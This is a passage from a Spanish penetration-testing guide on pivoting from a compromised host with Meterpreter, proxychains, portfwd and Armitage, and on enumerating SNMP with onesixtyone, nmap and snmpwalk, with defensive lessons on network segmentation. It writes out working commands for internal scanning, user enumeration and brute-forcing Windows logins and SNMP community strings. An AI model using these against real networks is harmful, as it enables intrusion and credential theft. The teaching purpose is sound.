Una vez configurado, ya es posible *escanear* libremente desde *nmap*, aunque, como se ha comentado anteriormente, con bastantes limitaciones. En el ejemplo citado, se *escanearán* equipos equipos en busca de puertos comúnmente utilizados como 139, 445, 80, 21, 53, 3389, etc. con el fin, por una parte, de encontrar equipos levantados y, por otra, de encontrar servicios vulnerables que puedan ser posteriormente explotados. Hay que considerar que el proceso es bastante lento al realizarse a través de socks4 por lo que se recomienda utilizar un número limitado de puertos. En este caso, parte de la salida mostraría lo siguiente:

Figura 92: Proxychains nmap

Se puede deducir por tanto, que existen máquinas Windows activas corriendo netbios, sevicios web, http, dns etc. Se podría también utilizar herramientas como netcat a través del túnel para obtener más información de algunos de estos servicios.

Figura 93: Proxychains netcat

Toda esta información podrá ser utilizada posteriormente para propagar ataques a otras máquinas, de forma que se podría, por ejemplo, lanzar un *exploit* contra un servicio web dentro de la red interna, utilizar los *hases* (*hashdump*) de la primera máquina comprometida para intentar conectar por netbios a otras máquinas (*smb/psexec*), *sniffar* tráfico en ese segmento de red, etc.

5.1.2. Portfwd

Otra forma de *forwardear* tráfico es mediante la funcionalidad **portfwd** en *Meterpreter*, con el que podremos también realizar conexiones TCP. Lo que haremos es *mapear* puertos locales con puertos de la máquina destino utilizando el equipo 192.168.254.211 como *pivot*. Por ejemplo, tras descubrir previamente que algunas máquinas en la red 172.16.120.0/24 tienen puertos como 445, 3389, 21 abiertos, se podrán utilizar los propios clientes para conectarse a los mismos. A continuación, se señala un ejemplo de cómo configurar *port forwarding* para conectar por Netbios[125] con la máquina 172.16.120.50.

```
meterpreter > portfwd add -l 445 -L 127.0.0.1 -r 172.16.120.50 -p 445
[*] Local TCP relay created: 127.0.0.1:445 <-> 172.16.120.50:445
meterpreter > portfwd list
0: 127.0.0.1:445 -> 172.16.120.50:445

1 total local port forwards.
```

Podemos comprobar si tenemos conexión con samrdump.py

```
root@bt:/pentest/python/impacket-examples# ./samrdump.py 127.0.0.1
Retrieving endpoint list from 127.0.0.1
Trying protocol 445/SMB...
Found domain(s):
 . MORDOR
 . Builtin
Looking up users in domain MORDOR
Found user: backup, uid = 1068
Found user: nobody, uid = 501
Found user: lp, uid = 1014
Found user: Debian-exim, uid = 1202
Found user: root, uid = 1000
Found user: daemon, uid =  1002
Found user: mail, uid = 1016
Found user: bacula, uid = 1204
Found user: news, uid = 1018
Found user: bin, uid = 1004
```

[125] **Meterpreter Pivoting Improved**
http://pauldotcom.com/2009/12/meterpreter-pivoting-improved.html

Samrdump permite listas de recursos compartidos y nombres de usuario que más adelante servirán para autenteticarse con diversos servicios. Con *Winbf*, por ejemplo, puede hacerse un ataque por fuerza bruta desde la máquina comprometida a otros equipos Windows. Éste utiliza comandos nativos (cmd /c net use) para intentar *loguearse* en máquinas Windows XP, Vista, Windows 2003 y 2008.

```
meterpreter > run winbf -t 192.168.1.38  -p /root/passwords -L /root/users
[*] Running Brute force attack against /root/users
[*] Successfull Username and Password pairs are being saved in
/root/.msf3/logs/scripts/winbf/192.168.1.38_20110627.0338
[*] Trying admin admin
[*] Trying admin administrator
[*] Trying admin 1234
[*] Trying admin 123456
[*] Trying admin usuario
[*] Trying admin user
[*] Trying admin 12341234
[*] Trying admin 11111111
```

A continuación, se muestra otro ejemplo con portfwd. En este caso, se utilizará *dig* para hacer un ***reverse dns lookup*** de la red 172.16.120.0/24 preguntando directamente a una de las máquinas que supuestamente tiene corriendo un servidor DNS (172.16.120.100 con puerto 53 *open*). Si se lograra el acceso, sería posible conseguir nombres sugerentes que permitiesen identificar equipos o servidores críticos en dicho dominio.

Aunque portfwd no permite hacer *fordwarding* de conexiones UDP, existen varias opciones. Puesto que el protocolo DNS soporta conexiones UDP y TCP en su puerto 53, es posible utilizar *dig* con el *switch* +TCP para forzar *queries* TCP, o bien utilizar un *proxy* que traduzca peticiones UDP a TCP (por ej. pdnsd). Este último caso daría mayor flexibilidad al permitir el uso de herramientas que no soporten TCP *queries* (*nmap scan list*, *dnsrecon*, etc.).

```
root@bt:~# dig example.net axfr @127.0.0.1

; <<>> DiG 9.7.0-P1 <<>> example.net axfr @127.0.0.1
;; global options: +cmd
; Transfer failed.
```

```
root@bt:~# for dns in 172.16.120.{1..254}; do (dig +tcp -x $dns @127.0.0.1) done | grep -i example |  grep –
    vi soa
1.120.16.172.in-addr.arpa. 3600 IN    PTR    ftp2.vlan.mordor. example.local.
2.120.16.172.in-addr.arpa. 3600 IN    PTR    ftp1.pro.example.local.
3.120.16.172.in-addr.arpa. 3600 IN    PTR    repos.pro.example.local
4.120.16.172.in-addr.arpa. 3600 IN    PTR    cm.vlan.mordor.example.local.
5.120.16.172.in-addr.arpa. 3600 IN    PTR    voip.vlan.mordor.example.local.
7.120.16.172.in-addr.arpa. 3600 IN    PTR    batman.vlan.mordor.example. local.
9.120.16.172.in-addr.arpa. 3600 IN    PTR    yoker.pro.example.local.
10.120.16.172.in-addr.arpa. 3600 IN   PTR    mirror1.vlan.mordor.example.local.
11.120.16.172.in-addr.arpa. 3600 IN   PTR    mirror2.vlan.mordor.example.local.
13.120.16.172.in-addr.arpa. 3600 IN   PTR    mirror3.pro.example.local.
14.120.16.172.in-addr.arpa. 3600 IN   PTR    tests1.pro.example.local.
15.120.16.172.in-addr.arpa. 3600 IN   PTR    tests2.mordor.example.local.
```

El *framework* SET (*Social Engineer Toolkit*) ha incorporado recientemente *port forwarding* mediante túneles SSH (*ssh_tunnel*) en su nueva *shell* interactiva, permitiendo *tunelizar* también todo tipo de conexiones a través del *pivot*. Un ejemplo práctico de cómo escalar privilegios explotando varios servicios por medio de ssh_tunnel puede verse en *SecurityArtWork*[126].

5.1.3. Scripts

Gracias a la facilidad con la que es posible desarrollar e integrar nuevos *scripts* dentro del marco de *meterpreter*, existen multitud de *scripts* de terceros que pueden resultar útiles en determinados escenarios. Ejemplo de ello es deploy_nmap.rb[127] desarrollado por Kyle Young y que permite descargar e instalar la última versión estable de *Nmap* dentro del equipo comprometido para poder escanear libremente desde el mismo (sin las restricciones comentadas anteriormente), aunque obviamente esto aumenta las probabilidades de ser detectados en el equipo víctima.

NOTA: En el libro «***Metasploit: The Penetration Tester's Guide: A Penetration Tester's Guide***»[128] puede encontrarse una excelente fuente de información sobre *scripting* en *Meterpreter*.

---

[126] **Reverse Port SSH Tunneling en SET**
http://www.securityartwork.es/2011/04/04/reverse-port-ssh-tunneling-en-set-v1-3/

[127] **Meterpreter script for deploying nmap on victim Windows Machine**
http://zitstif.no-ip.org/meterpreter/deploy_nmap.txt

[128] **Metasploit: The Penetration Tester's Guide: A Penetration Tester's Guide**
http://www.amazon.es/Metasploit-Penetration-Testers-Guide/dp/159327288X/ref=sr_1_1?ie=UTF8&qid=1319009996&sr=8-1

Otro ejemplo es el módulo ipresolver.rb [129] desarrollado por Rob Fuller (Mubix), que permite hacer *IP Resolution* directamente desde el equipo comprometido, sin necesidad de utilizar herramientas externas que empleen consultas DNS TCP, como en el ejemplo visto anteriormente. En este caso, ipresolver.rb hace uso de Railgun, una extensión que permite hacer llamadas a la API de Windows sin necesidad de compilar DLLs, dándole así un potencial aún mayor a *meterpreter*. En este caso utiliza la API *gethostbyaddr* para hacer resolución de nombres a partir de una o un rango de IPs

Figura 94: Módulo ipresolver Metasploit

Incluso fuera de *Meterpreter* y SET, existen *scripts* que pueden ser realmente útiles cuando se tiene acceso a un servidor ssh con *port forwarding* habilitado (opción *AllowTcpForwading* en *openssh*) y cuando el usuario del que se dispone carece de *shell*. El script scanssh.py[130] permite escanear la red interna haciendo uso de dicha configuración e incluso hacer *forwarding* de aquellos puertos que se encuentren en estado *open*.

```
root@bt:~# python scanssh.py -h 172.16.120.1 -u root -p toor --remote-host 192.168.254.211 --default-ports
**************************************
*SSH Forwarder Scanner Ver. 0.1          *
*Edge-Security Research                    *
*Coded by                                    *
*Christian Martorella                     *
*cmartorella@edge-security.com            *
*Xavier Mendez aka Javi                    *
*xmendez@edge-security.com                  *
**************************************
HOST: 172.16.120.1
Username: root
=========================================================
Connecting to 172.16.120.1.....
[+] OPEN PORT:192.168.254.211 : 22
[+] OPEN PORT:192.168.254.211 : 80
Times -- > Init: 0.06 End: 0.17
```

[129] **IP Resolution Using Meterpreter's Railgun**
http://www.room362.com/blog/2011/8/19/ip-resolution-using-meterpreters-railgun.html

[130] **SSH Brute forcer and Port forwarder port scanner**
http://code.google.com/p/edgessh/

Tras emplear diversos *scripts* dentro de *meterpreter* y utilizando el servidor web como *pivot*, se cuenta con una visión más clara del contexto en el que se encuentra la máquina comprometida. Se han obtenido nuevas redes, sistemas operativos, servicios, DNS, nombres netbios, etc. de máquinas internas en la organización. Todo ello como consecuencia de explotar y comprometer un equipo dentro de su DMZ. Viendo este ejemplo, se percibe la importancia de implementar políticas de seguridad estrictas que prevengan y acoten lo máximo posible el impacto de una intrusión.

En el ejemplo planteado se han cometido varios errores por parte de los responsables de seguridad de dicha organización. Por un lado, debido a una incorrecta o inexistente política que mantenga el software actualizado, se ha comprometido el servidor web. Aunque es posible que se haya empleado un 0-day, no se han aislado correctamente los servicios dentro de la DMZ, permitiendo, de este modo, acceder a otras máquinas de la misma. Una forma de prevenir esto mediante PVLANs[131] (Private Vlans) que nos permiten aislar puertos dentro de la misma VLAN sin necesidad de crear redes independientes (es decir, nuevas VLANs). De esta forma, se impide que, por ejemplo, el servidor DNS tenga acceso al servidor web, y viceversa, aunque éstos se encuentren en el mismo segmento de red. Otra opción es crear diversas VLAN y reglas en el *switch/router/firewall* (ACLs y VACLs) que permitan *enrutar* tráfico en función de las necesidades de cada servicio.




Figura 95: Topología red objetivo

[131] **Securing Networks with Private VLANs and VLAN Access Control Lists**
http://www.cisco.com/en/US/products/hw/switches/ps700/products_tech_note09186a008013565f.shtml

Por otro lado el *firewall/router* que separa ambas redes no debería permitir tráfico desde el servidor web hacia la red interna, al menos sin ningún tipo de restricción.

Un *Firewall Stateful* debe controlar de forma rigurosa[132] las conexiones permitidas, considerando el sentido de las mismas (DMZ -> red Interna, red interna -> DMZ) y teniendo en mente que la DMZ es susceptible de ser comprometida al encontrarse en un entorno hostil (servicios web,dns,etc. públicos).

Por tanto no hay razón para permitir conexiones desde el servidor web hacia la red interna y en caso de haberla tendría que estar limitada por medio de ACLs. El mismo error ocurre con las peticiones DNS al permitir consultar a un servidor DNS[133] interno desde la máquina *pivot*.

5.1.4. Armitage

Una buena opción a la hora de localizar equipos y redes desde una sesión en *meterpreter* es utilizar *Armitage*.

Armitage es una interface gráfica para *Metasploit,* desarrolada por **Raphael Mudge,** que facilita enormemente determinadas tareas como la sugerencia de *exploits*, descubrimiento de equipos, la visualización de ficheros, post-explotación , etc. por lo que resulta realmente útil no solo para visualizar de forma gráfica las sesiones y los equipos involucrados en la intrusión, sino también para desempeñar gran multitud de tareas sin necesidad de introducir múltiples comandos desde la consola de *Metasploit*.

La siguiente figura, y continuando con el ejemplo visto anteriormente, representa el equipo comprometido (en color rojo) con IP 192.18.254.221 que se utiliza para saltar y *escanear* otros equipos dentro de su segmento de red, así como la red 172.16.120.0/24. Las líneas verdes direccionales indican los equipos descubiertos/escaneados desde el equipo *pivot* (siendo este el origen de dichas flechas) y las líneas verdes resaltadas indican la existencia de conexiones entre el *pivot* con los equipos correspondientes (en el ejemplo, existe una sesión ssh con el equipo 172.16.120.101).

---

[132] **Cómo diseñar una política de cortafuegos**
http://www.securitybydefault.com/2011/10/como-disenar-una-politica-de.html

[133] **SecurityArtWorks: ¡No quiero a mi DNS!**
http://www.securityartwork.es/2011/06/30/%C2%A1no-quiero-a-mi-dns/

Ésta interfaz proporciona una gran ayuda para entender la topología de red existente y más aun cuando se utilizan varios equipos como *pivot* para saltar de una red a otra. Armitage se comunica con el demonio RPC de *Metasploit* (msfrpcd) permitiendo conexiones locales o remotas (mediante el *deconfliction server*) por lo que es necesario comprobar que dicho demonio está corriendo (generalmente en el puerto 55553) a la hora de lanzar *Armitage*.

Armitage actualmente viene incluido en el paquete de instalación de *Metasploit* 4.0 junto con Java 1.6.0, por lo que no requiere ningún tipo de configuración.




Figura 96: Armitage

Para más información sobre el uso y posibilidades de *Armitage* se puede visitar http://www.fastandeasyhacking.com/manual#multi

5.2. SNMP

Hoy en día, en organizaciones de medio y gran tamaño, resultaría extraño no encontrarse con herramientas que implementen SNMP (*Simple Network Management Protocol*) como *Nagios*, *rrdtool*, *Cacti*, etc. para monitorizar dispositivos de red. Son obvias las ventajas que proporciona dicho protocolo a la hora de monitorizar y solucionar gran variedad de problemas. Es por esto que la mayor parte de *firewalls, routers, switches*, IDS/IPS y sistemas operativos integran o dan opción de instalar clientes para su gestión de forma remota. Sin embargo, SNMP también se corresponde con una de las amenazas más serias a nivel local cuando carece de una configuración robusta.

Aunque la versión SNMPv3 implementa grandes mejoras de seguridad (autenticación: sha, md5, cifrado: DES, IDEA, AES), todavía hay gran cantidad de organizaciones que implementan sus versiones predecesoras (snmp1, snmp2) con las implicaciones que como se verá a continuación ello conlleva.

Los mensajes SNMP se transportan sobre UDP y se generan bien por una solicitud previa de un SNMP *manager* (mensajes *get* y *set* al puerto 161), o bien de forma independiente por parte del agente, en cuyo caso envía una notificación o alarma (mensajes *trap* e *inform* al puerto 162) al SNMP *manager*.

Para autenticar la fuente de donde procede cada uno de estos mensajes se emplean cadenas de comunidad (*comunity strings*), cuya funcionalidad es similar a la de un *password*.

Dichas cadenas, además, determinan el tipo de operaciones que pueden realizarse en los dispositivos, «solo lectura» o bien «lectura-escritura». El problema radica por un lado, en que dichas cadenas viajan en plano y, por tanto, son suspectibles de ser *sniffadas.* Por otro lado, debido a la naturaleza de SNMP, resulta sencillo *spoofear* paquetes UDP para realizar modificaciones o consultas a cualquier dispositivo.

```
root@bt:~# scapy
    Welcome to Scapy (2.1.0)

    >>> snmp_get =
    IP(dst="192.168.254.254")/UDP(sport=161)/SNMP(community="cisco",PDU=SNMPget(varbindlist=[SNMPvar
    bind(oid=ASN1_OID("1.3.6.1.2.1.1.1.0"))]))
    >>> sr(snmp_get)
Begin emission:
.Finished to send 1 packets.
```

Si a esto añadimos que muchos administradores dejan las *comunity strings* por defecto (*private* y *public*) lo que se obtiene es un escenario perfecto para que cualquier atacante pueda hacer cosas tan interesantes como redirigir tráfico mediante túneles GRE[134], modificar la *config* de *routers/switches/firewalls*, obtener nombres de usuarios/servicios/programas instalados en máquinas, etc.
De forma rápida, para escanear equipos que tengan SNMP habilitado se puede ejecutar

```
nmap -sU -sV -p 161,162 -T4 192.168.1.0/24
```

Nmap ofrecerá el siguiente resultado:

```
Starting Nmap 5.51 ( http://nmap.org ) at 2011-06-01 03:38 EDT
Nmap scan report for [redacted]
Host is up (0.00045s latency).
PORT    STATE  SERVICE  VERSION
161/udp open   snmp     SNMPv1 server (public)
162/udp closed snmptrap
Service Info: Host: NPI9D8483

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
```

Figura 97: Buscando servicios SNMP con Nmap

5.2.1. Onesixtyone / snmp_brute.nse / snmpenum.pl /snmpwalk

Dejando de lado la posibilidad de llevar a cabo un MiM para capturar *community strings*, es posible observar de que manera se pueden utilizar herramientas que permitan identificar dispositivos/equipos usando SNMP e intentar conseguir la mayor cantidad de información posible. De nuevo, se asumirá el acceso a un equipo dentro de la LAN 192.168.254.0/24 y donde existe total libertad para ejecutar las herramientas deseadas sin depender de ningún tipo de restricción. Para ello, se comenzará buscando equipos con el puerto udp 161 *open* y se redirigirán los mismos a un fichero, el cual se utilizará con ***onesixtyone*** para «adivinar» las *community strings*.

```
root@bt:~# nmap -p 161 -sU -PN  192.168.254.0/24 | grep -B4 open | grep 192 | awk '{print $5}' > hosts.txt
root@bt:~# cat hosts.txt
192.168.254.1
192.168.254.24
192.168.254.52
192.168.254.56
192.168.254.57
192.168.254.60
192.168.254.67
192.168.254.70
```

Figura 98: Listado de equipos con el servicio SNMP

Cuando se realiza una petición a un servidor SNMP la no respuesta por parte de éste es debida a cualquiera de los siguientes motivos:

---

[134] **Cisco SNMP configuration attack with a GRE tunnel**
http://www.symantec.com/connect/articles/cisco-snmp-configuration-attack-gre-tunnel

1. la máquina no es alcanzable
2. no existe un servicio snmp corriendo
3. la cadena solicitada no es correcta

Onesixtyone[135] tiene esto en cuenta para realizar de forma eficiente multitud de peticiones a servidores SNMP con diferentes *community strings* por segundo. A diferencia de otros *scanners* SNMP que esperan un *timeout* para determinar si el *comunity string* es erróneo, *onesixtyone* permite ajustar el tiempo de espera (por defecto 10 milisegundos) entre cada envío de paquetes; permitiendo así escanear la red anterior (192.168.254.0/24) en apenas 3 segundos.




Figura 99: Filtro snmp en Wireshark (Onesixtyone scan)

A continuación se intentará conseguir el *community string public* o *private* de las máquinas en snmp.txt, utilizando como diccionario dict.txt Lógicamente dicho diccionario será más efectivo si se completa con nombres de usuarios, máquinas, nombres DNS, etc. recopilados anteriormente. Para lanzar *onesixtyone*, ejecutamos lo siguiente:

```
root@bt:/pentest/enumeration/snmp/onesixtyone# ./onesixtyone -w 0 -c dict.txt -i snmp.txt
Scanning 24 hosts, 49 communities
192.168.254.200 [private] HP ETHERNET MULTI-ENVIRONMENT
192.168.254.200 [public] HP ETHERNET MULTI-ENVIRONMENT
192.168.254.221 [snmpd] Hardware: x86 Family 15 Model 4 Stepping 10 AT/AT COMPATIBLE - Software:
Windows Version 6.0 (Build 6000 Multiprocessor Free)
192.168.254.225 [snmpcpd] Cisco Internetwork Operating System Software  IOS (tm) s72033_rp
Software(s72033_rp-IPSERVICESK9-M), Version 12.2(18)SXF9, RELEASE SOFTWARE (fc1)  Technical
Support:http://www.cisco.com/techsupport  Copyright (c) 1986-2007 by cisco Systems, Inc.  Compi
```

La salida muestra información interesante. Por por un lado, un dispositivo Cisco con IOS 12.2(18)SXF9 y con la cadena de comunidad *snmpcp y,* por otro, una máquina Windows con la cadena de comunidad *snmpd*.

[135] **Onesixtyone: an efficient SNMP scanner**
http://www.phreedom.org/solar/onesixtyone/

NOTA: Un método empleado para detectar dispositivos Cisco independientemente de si tienen habilitado snmp o no, es mediante una conexión telnet. El banner "***User Acces Verification***" suele ser el utilizado en sus dispositivos por lo que en ciertas ocasiones puede resultar útil para conocer si nos encontramos ante un *router/switch/firewall* Cisco.

```
Connected to XXX.XXX.XXX.XXX.
Escape character is '^]'.
User Access Verification
Password:
```

Otra opción es escanear puertos en los siguiente rangos: 1..25, 80, 512..515, 2001, 4001, 6001 y 9001. Incluso en dispositivos con IOS antiguos (anteriores a 12.0) es posible hacer *footprinting* de los mismos realizando un TCP scan al puerto 1999 (nmap –nv –p1999 IP) y buscar en el *payload* devuelto (RST/ACK) la cadena "Cisco"[136].




Figura 100: Frame contains "cisco" (Wireshark)

En el apartado *Pasive Footprinting* se observa cómo es posible también detectar dispositivos Cisco sin necesidad de realizar ningún tipo de **scan**.

Nmap también nos permite hacer un *brute-force* de las *comunity string* utilizando el *script* NSE snmp-brute y especificando el diccionario con –script-args:




Figura 101: Script NSE snmp-brute

Volviendo a la salida de *onesixtyone*, también puede verse una máquina Windows con la cadena snmpd.

[136] **Remote Cisco Identification**
http://seclists.org/bugtraq/1999/Jan/215

El siguiente paso será obtener información del MIB (*Management Information Base*, RFC 1156[137]) de cada uno de los agentes. El MIB[138] es la base de datos en forma de árbol que contiene información jerárquica y que define cada una de las variables que emplea SNMP. Para acceder a dicha MIB, **snmpenum.pl** facilita enormemente las consultas al disponer de varios ficheros para Windows, Linux y Cisco, con descriptores de objetos predefinidos con los que puede obtenerse información interesante.

Veamos la salida que genera para la máquina Windows con un conjunto de estos objetos.




Figura 102: Objetos Windows (MIB)




Figura 103: Scanning con snmpenum.pl

[137] **Management Information Base for Network Management of TCP/IP-based internets**
http://www.ietf.org/rfc/rfc1156.txt

[138] **Management Information Base**
http://es.wikipedia.org/wiki/MIB

Si lo que se pretende es recuperar determinados OIDs (*object identifier*) podemos utilizar también ***snmpwalk*.** Éste utiliza *queries* GETNEXT para recuperar todas las variables del subarbol tras el OID solicitado, lo que resulta muy útil cuando se necesita obtener variables cuyo nombre se desconoce. La siguiente salida muestra cómo puede utilizarse *snmpwalk* con el dispositivo Cisco que detectado anteriormente.

```
root@bt:~# snmpwalk -v 1 -c snmpd  192.168.254.225

